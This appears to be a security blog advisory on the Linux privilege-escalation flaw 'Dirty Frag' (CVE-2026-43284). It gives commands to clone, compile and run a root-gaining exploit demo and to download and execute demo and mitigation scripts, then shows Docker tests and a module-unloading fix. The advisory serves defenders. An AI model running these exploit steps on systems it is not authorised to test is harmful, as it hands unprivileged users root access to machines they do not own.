CVE-2026-43284 Dirty Frag mitigation
After copyfail, here's a new major vulnerability discovered by Hyunwoo Kim (@v4bel) using AI and known as "Dirty Frag" (CVE-2026-43284) that allows a non-root user to escalate privileges and become root.
We provide a demo that you can use in order to test if your system is vulnerable to this issue.
Do not use this code on systems you do not own or explicitly have permission to test.
Testing
On a local machine
With root privileges, run the following command to install the necessary dependencies (if they are not already installed):
root# dnf install git gcc -y
Then without root privileges, run the following command to clone the repository and compile the exploit:
$ git clone https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag.git
$ cd dirtyfrag
$ gcc -O0 -Wall -o dirtyfrag-demo demo.c
$ ./dirtyfrag-demo
root#
You can also quickly test with this script:
$ curl https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag/-/raw/main/dirtyfrag-demo.sh > dirtyfrag-demo.sh
$ chmod +x dirtyfrag-demo.sh
$ ./dirtyfrag-demo.sh
root#
Demo with AlmaLinux:

After running the exploit, you have to either run this command (with root privileges) or reboot the system:
root# echo 3 > /proc/sys/vm/drop_caches
With docker compose
Unlike the CopyFail exploit, this exploit doesn't seems to affect OCI/docker containers using the major distributions based images like Ubuntu, Alpine or even AlmaLinux. You can test it with the following commands:
$ git clone https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag.git >/dev/null 2>&1
$ cd dirtyfrag/
$ docker compose up -d alpine --build --force-recreate > /dev/null 2>&1 && docker logs dirtyfrag-alpine
dirtyfrag: failed (rc=1)
$ docker compose up -d ubuntu --build --force-recreate > /dev/null 2>&1 && docker logs dirtyfrag-ubuntu
dirtyfrag: failed (rc=1)
$ docker compose up -d almalinux --build --force-recreate > /dev/null 2>&1 && docker logs dirtyfrag-almalinux
dirtyfrag: failed (rc=1)
Demo on a vulnerable host:

Mitigation

In order to unload modules with modeprob, you can run this script with root privileges:
root# curl https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag/-/raw/main/dirtyfrag-mitigation.sh > dirtyfrag-mitigation.sh
root# chmod +x dirtyfrag-mitigation.sh
root# ./dirtyfrag-mitigation.sh
root# /sbin/reboot
You have to reboot the system after running the mitigation script. You can see with demo below that the system is still vulnerable until you reboot it:
Conclusion
With the AI, we might expect lot's of exploits like this one to be discovered in the future, and it's important to keep an eye on them and apply the necessary mitigations as soon as possible regarding their criticality.
In this case, the mitigation is quite simple and ain't require a kernel update, but it's not the case for other vulnerabilities (like CopyFail).